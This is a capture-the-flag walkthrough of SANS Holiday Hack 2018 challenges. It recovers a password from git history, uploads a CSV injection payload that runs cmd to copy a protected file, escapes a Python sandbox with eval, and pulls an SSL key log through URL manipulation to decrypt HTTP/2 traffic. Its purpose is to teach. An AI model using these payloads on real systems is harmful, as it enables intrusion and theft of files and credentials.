
Go to your Badge > Objectives > Enter 19880715


6) Badge Manipulation

Difficulty:

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? *For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log Analysis Cranberry Pi terminal challenge.*

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Main Challenge

HR Incident Response



7) HR Incident Response

Difficulty: 

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K." *For hints on achieving this objective, please visit Sparkle Redberry and help her with the Dev Ops Fail Cranberry Pi terminal challenge.*



Hint Challenge

The Dev Ops Fail Analysis

Cranberry Pi terminal challenge



Hint Challenge

The Dev Ops Fail Analysis

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- Sparkle Redberry at 2nd floor go left from the stairs you will find him at your left.

Hi, I'm Sparkle Redberry!

Ugh, can you believe that Elf Resources is poking around? Something about sensitive info in my git repo.

I mean, I may have **uploaded** something sensitive earlier, but it's no big deal. I **overwrote it!**

Care to check my Cranberry Pi terminal and prove me right?



Finding Passwords in Git > Search Git for Passwords

<https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexa-1m-28-07-2015/>



Git Cheat Sheet

<https://gist.github.com/hofmannsven/6814451>



Terminal Screen

```
Though I would like to believe this here elf,  
I'm worried we've put some creds on a shelf.  
Any who's curious might find our "oops,"  
Please find it fast before some other snoops!  
  
Find Sparkle's password, then run the runtoanswer tool.  
elf@11910688e0a5:~$
```

Coalbox again, and I've got one more ask.
Sparkle Q. Redberry has fumbled a task.
Git pull and merging, she did all the day;
With all this gitting, some creds got away.

Urging - I scolded, "Don't put creds in git!"
She said, "Don't worry - you're having a fit.
If I did drop them then surely I could,
Upload some new code done up as one should."

Though I would like to believe this here elf,
I'm worried we've put some creds on a shelf.
Any who's curious might find our "oops,"
Please find it fast before some other snoops!

Find Sparkle's password, then run the runtoanswer tool.
elf@11910688e0a5:~\$





Hint Challenge The Dev Ops Fail Cranberry Pi terminal challenge



Solution

1. Using **ls** command list all files and directories :

```
ls -la
```

2. Navigate to **kcconfigmgmt** directory then list all files and directories :

```
elf@19599985b002:~/kcconfigmgmt$ ls -la
total 72
drwxr-xr-x 1 elf elf 4096 Nov 14 09:48 .
drwxr-xr-x 1 elf elf 4096 Dec 14 16:30 ..
drwxr-xr-x 1 elf elf 4096 Nov 14 09:48 .git
-rw-r--r-- 1 elf elf 66 Nov 1 15:30 README.md
-rw-r--r-- 1 elf elf 1074 Nov 3 20:28 app.js
-rw-r--r-- 1 elf elf 31003 Nov 14 09:46 package-lock.json
-rw-r--r-- 1 elf elf 537 Nov 14 09:48 package.json
drwxr-xr-x 1 elf elf 4096 Nov 2 15:05 public
drwxr-xr-x 1 elf elf 4096 Nov 2 15:05 routes
drwxr-xr-x 1 elf elf 4096 Nov 14 09:47 server
drwxr-xr-x 1 elf elf 4096 Nov 2 15:05 views
```

now we have our .git folder

3. Let's use **log** option to see commit logs :

```
git log
```

```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
    in config.js.def need to be updated before use

commit b2376f4a93ca1889ba7d947c2d14be9a5d138802
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Thu Nov 8 13:25:32 2018 -0500

    Add passport module

commit d99d465d5b9711d51d7b455584af2b417688c267
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Wed Nov 7 16:57:41 2018 -0500

    Correct typos, runs now! Change port for MongoDB connection

commit 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Tue Nov 6 17:26:39 2018 -0500

    Add initial server config
```

We found logs for add/remove action done by Sparkle Redberry And the modified file is:
config.js:

commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b

Per @tcoalbox admonishment, removed username/password from config.js, de-
fault settings in config.js.def need to be updated before use

commit 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3

Add initial server config



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- Let's use **diff** option to see commit modifications specially **config.js** file :

```
git diff 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
```

```
}
```

```
diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 5393402..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-  'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:10073/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+  'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
+};ore-
diff --git a/server/config/passport.js b/server/config/passport.js
```



We found password from add/remove actions :

```
- 'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:10073/node-api'
+ 'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
```

The mongodb Standard Connection String Format :

```
mongodb://[username:password@]host1[:port1][,host2[:port2],...[,hostN[:portN]]][/[database][?options]]
```

So the mongodb password is : **twinkletwinkletwinkle**

- Let's enter the answer **twinkletwinkletwinkle** into runtoanswer :

```
elf@8f25e1df116a:~/kcconfmgmt$ runtoanswer
Loading, please wait.....
```



```
Enter Sparkle Redberry's password: twinkletwinkletwinkle
```



```
This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.
```



```
Congratulations!
```

```
elf@8f25e1df116a:~/kcconfmgmt$
```





Hint Challenge The Dev Ops Fail Cranberry Pi terminal challenge



Oh my golly gracious - Tangle was right? It was still in there? How embarrassing! Well, if I can try to redeem myself a bit, let me tell you about another challenge you can help us with.

I wonder if Tangle Coalbox has taken a good look at his own employee import system. It takes **CSV files as imports**. That certainly can expedite a process, but there's danger to be had.

I'll bet, with **the right malicious input**, some naughty actor could exploit a vulnerability there.

I'm sure the danger can be mitigated. **OWASP** has guidance on what not to allow with such uploads.



CSV Injection Talk

Somehow Brian Hostetler is giving a talk on CSV injection WHILE he's giving a talk on Trufflehog. Whatta' guy!



OWASP on CSV Injection > OWASP CSV Injection Page

https://www.owasp.org/index.php/CSV_Injection





Main Challenge

HR Incident Response

⌚ <https://careers.kringlecastle.com/>




Solution

1. Recommended Watch Brian Hostetler' talk about CSV injection :

▶ <https://www.youtube.com/watch?v=Z3qpcKVv2Bg>

2. Let's begin with creating our CSV injection file, First we need to find publicly accessible folder to fetch the file “candidate_evaluation.docx” into , try modify url by adding the name of the file we are looking for :

https://careers.kringlecastle.com/candidate_evaluation.docx



You will get this error :

Publicly accessible file served from:

C:\careerportal\resources\public\ not found.....

Try: <https://careers.kringlecastle.com/public/'file name you are looking for'>

Which reveals the location of the publicly accessible folder

“C:\careerportal\resources\public\”.

And the location of the file after successfully fetch it to public folder

https://careers.kringlecastle.com/public/candidate_evaluation.docx

3. Let's shape our PowerShell command we will use to copy the file to public folder :

```
=cmd|'/c copy "C:\candidate_evaluation.docx" "C:\careerportal\resources\public\" '
```

You can use Microsoft excel sheet (or similar software) to create the file or just use notepad by adding “;” to the end of the command to be create csv file with one raw and one column :

```
=cmd|'/c copy "C:\candidate_evaluation.docx" "C:\careerportal\resources\public\" ';
```



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HR Incident Response



4. Upload the file into Elf InfoSec Careers website .
5. Goto url for our file (you need to wait about a minute for the file to accessible) :
https://careers.kringlecastle.com/public/candidate_evaluation.docx
6. Open the file and read the information , we are looking for the job applicant whose name begins with "K.":

Candidate Name: **Krampus**

the job applicant we are looking for is **Krampus**

7. Let's find which terrorist organization is secretly supported by him :

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

the terrorist organization is **Fancy Beaver**.




Go to your Badge > Objectives > Enter **Fancy Beaver**

7) HR Incident Response

Difficulty: 4

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K." For hints on achieving this objective, please visit Sparkle Redberry and help her with the **Dev Ops Fail Cranberry Pi terminal challenge**.







Main Challenge

Network Traffic Forensics



8) Network Traffic Forensics

Difficulty: 

Santa has introduced a web-based packet capture and analysis tool at <https://packalyzer.kringlecastle.com> to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? *For hints on achieving this objective, please visit SugarPlum Mary and help her with the Python Escape from LA Cranberry Pi terminal challenge.*



Hint Challenge

Python Escape from LA

Cranberry Pi terminal challenge



Hint Challenge

Python Escape from LA

Cranberry Pi terminal challenge

 SugarPlum Mary at 2nd floor go left from the stairs you will find him at your right.

Hi, I'm Sugarplum Mary.

I'm glad you're here; my terminal is **trapped inside a python!** Or maybe my python is trapped inside a terminal?

Can you please help me by **escaping from the Python interpreter?**



Python Escape > Check out Mark Baggett's talk upstairs

<https://www.youtube.com/watch?v=ZVx2Sxl3B9c>



Terminal Screen

I'm another elf in trouble,
Caught within this Python bubble.

Here I clench my merry elf fist -
Words get filtered by a black list!

Can't remember how I got stuck,
Try it - maybe you'll have more luck?

For this challenge, you are more fit.
Beat this challenge - Mark and Bag it!

-SugarPlum Mary

```
To complete this challenge, escape Python  
and run ./i_escaped  
=> █
```





Hint Challenge Python Escape from LA Cranberry Pi terminal challenge



Solution

1. Watch Mark Baggett's talk about python escape :

▶ <https://www.youtube.com/watch?v=ZVx2SxI3B9c>

2. First we find and test methods available to escape python then import the os module, We have four method to escape python mentioned in the talk :

{**import , eval , exec , compile**}

if we tested each one you will find {**import , exec , compile**} are restricted and only {**eval**} are allowed .

```
>>> import os
Use of the command import is prohibited for this question.
>>> Exec
Traceback (most recent call last):
  File "<console>", line 1, in <module>
NameError: name 'Exec' is not defined
>>> exec
Use of the command exec is prohibited for this question.
>>> eval
<built-in function eval>
>>> compile
Use of the command compile is prohibited for this question.
>>>
```



3. Let's shape our command using **eval** :

```
os =eval('__imp__'+__ort__("os"))'
```

4. Then we need to run **./i_escaped** function inside the module using **os.system** : if you test **os.system** you will find it's restricted :

```
>>> os.system
Use of the command os.system is prohibited for this question.
```



5. We have to use {**eval**} again to escape python restrictions :

```
eval('os.sys'+tem("./i_escaped"))'
```

```
>>> os =eval('__imp__'+__ort__("os"))
>>> eval('os.sys'+tem("./i_escaped"))
Loading, please wait.....
```




That's some fancy Python hacking –
You have sent that lizard packing!

–SugarPlum Mary

You escaped! Congratulations!

```
0
>>>
```





Yay, you did it! You escaped from the Python!

As a token of my gratitude, I would like to share a rumor I had heard about Santa's new web-based packet analyzer - Packalyzer.

Another elf told me that Packalyzer was rushed and deployed with development code sitting in the web root.

Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code.

There was suspicious-looking development code using environment variables to store SSL keys and open up directories.

This elf then told me that manipulating values in the URL gave back weird and descriptive errors.

I'm hoping these errors can't be used to compromise SSL on the website and steal logins.

On a tooootally unrelated note, have you seen the HTTP2 talk at KringleCon by the Chries? I never knew HTTP2 was so different!



HTTP/2.0 Intro and Decryption

Did you see Chris' & Chris' talk on HTTP/2.0?







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⌚ <https://packalyzer.kringlecastle.com/>



- Watch Chris' & Chris' talk about HTTP/2.0 :

▶ <https://www.youtube.com/watch?v=YHOnxlQ6zec>

- Goto <https://packalyzer.kringlecastle.com/> and register an account the login into the website

Hint : if you get this error message "Invalid Username or Password Combination", try to register again or wait a few minutes and try to login again.

- Let's begin with sniffing traffic to analysis :

- Click on SNIFF TRAFFIC button and wait 20 sec to finish.
- If look at the analyzed traffic you will find there are no useful information.
- Download sniffered traffic file: Click Capture > download icon next to sniff name .

- Let's open the capture file in wireshark to view traffic for any leads :

- Open Wireshark app :
- Select File from top menu > open > Select the file you just downloaded
- As you can see it's all encrypted with no useful information

8 0.011882	10.126.0.105	10.126.0.3	TLSv1.2	192 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
9 0.012765	10.126.0.3	10.126.0.105	TLSv1.2	117 Change Cipher Spec, Encrypted Handshake Message
10 0.012782	10.126.0.3	10.126.0.105	TLSv1.2	104 Application Data
11 0.012967	10.126.0.105	10.126.0.3	TLSv1.2	119 Application Data
12 0.012989	10.126.0.105	10.126.0.3	TLSv1.2	122 Application Data
13 0.012999	10.126.0.3	10.126.0.105	TCP	66 443 - 52851 [ACK] Seq=3130 Ack=430 Win=44800 Len=0 TSval=1162273 TSecr=1162273
14 0.013000	10.126.0.105	10.126.0.3	TLSv1.2	108 Application Data
15 0.013105	10.126.0.3	10.126.0.105	TLSv1.2	104 Application Data
16 0.013168	10.126.0.105	10.126.0.3	TLSv1.2	221 Application Data
17 0.013796	10.126.0.105	10.126.0.3	TLSv1.2	104 Application Data
18 0.013811	10.126.0.3	10.126.0.105	TCP	66 443 - 52851 [ACK] Seq=3168 Ack=665 Win=45952 Len=0 TSval=1162273 TSecr=1162273
19 0.014308	10.126.0.3	10.126.0.105	TLSv1.2	39... Application Data, Application Data, Application Data
20 0.014534	10.126.0.3	10.126.0.105	TLSv1.2	104 Application Data
21 0.014539	10.126.0.105	10.126.0.3	TCP	66 52851 - 443 [ACK] Seq=665 Ack=7101 Win=0 TSval=1162273 TSecr=1162273
22 0.014564	10.126.0.105	10.126.0.3	TLSv1.2	97 Encrypted Alert
23 0.014852	10.126.0.3	10.126.0.105	TCP	66 443 - 52851 [FIN, ACK] Seq=7101 Ack=696 Win=45952 Len=0 TSval=1162273 TSecr=1162273
L 24 0.016078	10.126.0.105	10.126.0.3	TCP	66 52851 - 443 [RST, ACK] Seq=696 Ack=7102 Win=305664 Len=0 TSval=1162274 TSecr=1162273
25 0.025358	10.126.0.105	10.126.0.3	TCP	74 57355 - 443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=1162276 TSecr=0 WS=128

So we need the SSL keys log (as mentioned in Tutorial) to decrypt and read http2 traffic.

- Now let's view the page source code and try to compromise SSL on the website and steal logins as elf hint suggested:
- Right click >View Page Source > Inspect Page Source code for any useful information

```
</div>
</body>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/jquery.ui.widget.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/jquery.iframe-transport.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/jquery.fileupload.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/materialize/0.100.2/js/materialize.min.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/custom.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/xss.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/loader.js"></script>
<script>
```

All public files served from this folder: <https://packalyzer.kringlecastle.com:80/pub/>



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You will find the server-side source code as elf hint suggested

```
    }
};

//File upload Function. All extensions and sizes are validated server-side in app.js
$(function () {
    'use strict';
    $('#fileupload').fileupload({
        url: '/api/upload',
        dataTunnel: 'json'
```

All extensions and sizes are validated server-side in app.js

- Let's try to grab app.js file and inspect it for any leads to ssl key log , we know the public folder :
<https://packalyzer.kringlecastle.com/pub/app.js>
- Inspect Page Source code for any interesting information, You will find the following :

```
const setasync = promisify(redis_connection.set).bind(redis_connection);
const delasync = promisify(redis_connection.del).bind(redis_connection);
const shal = require('shal');
require('events').EventEmitter.defaultMaxListeners = Infinity;
const log = console.log;
const print = log;
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
    key: fs.readFileSync(__dirname + '/keys/server.key'),
    cert: fs.readFileSync(__dirname + '/keys/server.crt'),
    http2: {
        protocol: 'h2'           // HTTP2 only. NOT HTTP1 or HTTP1.1
    }
}
```

const key_log_path = (!dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE)

the **app.js** uses an environment variables as elf hint suggested which lead to ssl key log file. The **process.env** property returns an object containing the user environment, So now we need to figure out what are actual values for **DEV** and **SSLKEYLOGFILE** to get the ssl key log file from server.

```
http2: {
    protocol: 'h2',           // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
},
keylog : key_log_path      //used for dev mode to view traffic. Stores a few minutes worth at a time
};

=====

//Standard Mongoose Connection Stuff
```

keylog : key_log_path //used for dev mode to view traffic. Stores a few minutes worth at a time

Interesting comment about sniffing and time.

load_envs() function

```
function load_envs() {
    var dirs = []
    var env_keys = Object.keys(process.env)
    for (var i=0; i < env_keys.length; i++) {
        if (typeof process.env[env_keys[i]] === "string" ) {
            dirs.push(( "/" +env_keys[i].toLowerCase() + '*' ) )
        }
    }
}
```

This code tells us that in **dev** mode the **load_envs()** function used to modify **env_dirs**



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router.get function

```
  //Route for anything in the public folder except index, home and register
  router.get(env_dirs, async (ctx, next) => {
    try {
      var Session = await sessionizer(ctx);
      //Splits into an array delimited by /
      let split_path = ctx.path.split('/').clean("");
      //Grabs directory which should be first element in array
      let dir = split_path[0].toUpperCase();
      split_path.shift();
      let filename = "/" + split_path.join('/');
      while (filename.indexOf('..') > -1) {
        filename = filename.replace(/\.\/./g, '');
      }
      if (!['index.html', 'home.html', 'register.html'].includes(filename)) {
        ctx.set('Content-Type', mime.lookup(__dirname+(process.env[dir] || '/pub/')+filename))
        ctx.body = fs.readFileSync(__dirname+(process.env[dir] || '/pub/')+filename)
      } else {
        ctx.status=404;
        ctx.body='Not Found';
      }
    } catch (e) {
      ctx.body=e.toString();
    }
  });
});
```

This code modify url when any file requested in public folder, also tells us that `__dirname` is the main url and the public files served from pub directory if there is no `process.env` property set.

- Now we need to figure out ssl keys log file url , from previous step we know that ssl keys log file url structured as following :

`__dirname + process.env.DEV + process.env.SSLKEYLOGFILE`

And we know the `__dirname` , so the url should be similar to this :

<https://packalyzer.kringlecastle.com> + DEV + SSLKEYLOGFILE

- Let's try to grab ssl keys file by manipulating url with what we know:

<https://packalyzer.kringlecastle.com/DEV/SSLKEYLOGFILE>

You will get this message:

Error: ENOENT: no such file or directory, open '/opt/http2/dev//SSLKEYLOGFILE'

ENOENT (No such file or directory): Commonly raised by fs operations to indicate that a component of the specified pathname does not exist – no entity (file or directory) could be found by the given path.

Find more about node.js errors here [? https://nodejs.org/api/errors.html](https://nodejs.org/api/errors.html).

Notice there is a directory named `http2` , Path `opt/http2/` is equal to the main url locally on the server, the double slash `//` .

Try <https://packalyzer.kringlecastle.com/DEV/> , You will get this message :

Error: EISDIR: illegal operation on a directory, read

EISDIR (Is a directory): An operation expected a file, but the given pathname was a directory.

So now we know that `process.env.DEV` returns object which is a directory named dev

Try <https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/> ,You will get the following message :

Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log'



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Notice `http2` after `opt/`, Why there is no slash after it?

- Let's assume based on the results above that the correct local url should be :

'/opt/http2/packalyzer_clientrandom_ssl.log'


So that make SSLKEYLOGFILE = packalyzer clientrandom ssl.log

Now let's try our new url

https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log

Bingo you got the file , Save it > right click > save page as > save

- Let's test the ssl key log on wireshark :
 1. Click wireshark from upper menu > Preferences
 2. Expand Protocols on the left > Select SSL
 4. Click Browse under “ Pre-MasterSecert Log filename” and upload ssl keys log file



After you import the ssl key log you will see traffic still not decrypted because ssl keys not related to this pcap. So we need to capture more as the comment in app is said .



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6. Go back to <https://packalyzer.kringlecastle.com/> , Let's capture a few minutes , Repeat capture process until you get about 13 captures which equals to 4.5 - 5 minutes then just download the last capture.
7. Download SSL key log file again then import it into Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.126.0.106	10.126.0.3	TCP	74	55493 → 443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=8219099 TSecr=0 WS=128
2	0.000012	10.126.0.3	10.126.0.106	TCP	74	443 → 55493 [SYN, ACK] Seq=1 Ack=1 Win=43699 Len=0 MSS=65495 SACK_PERM=1 TSval=8219099 TSecr=8219099
3	0.000021	10.126.0.106	10.126.0.3	TCP	66	55493 → 443 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=8219099 TSecr=8219099
4	0.009600	10.126.0.106	10.126.0.3	TLSv1.2	260	Client Hello
5	0.009632	10.126.0.3	10.126.0.106	TCP	66	443 → 55493 [ACK] Seq=1 Ack=195 Win=44800 Len=0 TSval=8219101 TSecr=8219101
6	0.011720	10.126.0.3	10.126.0.106	TLSv1.2	31...	Server Hello, Certificate, Server Key Exchange, Server Hello Done
7	0.011730	10.126.0.106	10.126.0.3	TCP	66	55493 → 443 [ACK] Seq=195 Ack=3041 Win=174720 Len=0 TSval=8219102 TSecr=8219102
8	0.012801	10.126.0.106	10.126.0.3	TLSv1.2	192	Client Key Exchange, Change Cipher Spec, Finished
9	0.014238	10.126.0.3	10.126.0.106	TLSv1.2	117	Change Cipher Spec, Finished
10	0.014347	10.126.0.3	10.126.0.106	HTTP2	104	SETTINGS[0]
11	0.014648	10.126.0.106	10.126.0.3	HTTP2	119	Magic
12	0.014681	10.126.0.106	10.126.0.3	HTTP2	122	SETTINGS[0]
13	0.014689	10.126.0.106	10.126.0.3	HTTP2	108	WINDOW_UPDATE[0]
14	0.014737	10.126.0.3	10.126.0.106	TCP	66	443 → 55493 [ACK] Seq=3130 Ack=472 Win=44800 Len=0 TSval=8219103 TSecr=8219103
15	0.014739	10.126.0.106	10.126.0.3	HTTP2	221	HEADERS[1]: GET /
16	0.015127	10.126.0.3	10.126.0.106	HTTP2	104	SETTINGS[0]
17	0.016032	10.126.0.106	10.126.0.3	HTTP2	104	SETTINGS[0]
18	0.017091	10.126.0.3	10.126.0.106	HTTP2	39...	DATA[1]
19	0.017444	10.126.0.3	10.126.0.106	HTTP2	104	DATA[1] (text/html)
20	0.017449	10.126.0.106	10.126.0.3	TCP	66	443 → 443 [ACK] Seq=665 Ack=7101 Win=305664 Len=0 TSval=8219103 TSecr=8219103
21	0.017585	10.126.0.106	10.126.0.3	TLSv1.2	97	Alert (Level: Warning, Description: Close Notify)

As you can see we successfully decrypted the traffic, and we have http2 traffic.

8. Let's analysis the traffic :

01. Filter the traffic by **http2**, write **http2** in “Apply a Display filter “ box

02. We are looking for communication between Holly Evergreen to Alabaster Snowball , let's filter the traffic which contain “**alabaster**” name , write the following in “Apply a Display filter “ box :

http2 contains “alabaster”

No.	Time	Source	Destination	Protocol	Length	Info
138	1.080392	10.126.0.3	10.126.0.104	HTTP2	10...	DATA[1], DATA[1]
212	5.059667	10.126.0.3	10.126.0.104	HTTP2	10...	DATA[1], DATA[1]

03. Right click on traffic raw > Follow > SSL stream :

```

.....PRI * HTTP/2.0
SM
.....d..@.....?.....A..\z...f....S..j?.).z...9....S...jC]t..c.d.....Y...J
..b)..R...Z...9G.a.m.W.e.S.*P...4..I...`.....d..i.<....y..|L..<..i.....`I..M..
...d.a..>...e.J..}pA...@.....<html>
<head>
<title>Packalyzer</title>
<link rel="stylesheet" href="https://packalyzer.kringlecastle.com:80/pub/css/materialize.css">
<link rel="stylesheet" href="https://packalyzer.kringlecastle.com:80/pub/css/styles.css">
<link href="https://fonts.googleapis.com/icon?family=Material+Icons" rel="stylesheet">
</head>
<style>
/* label focus color */
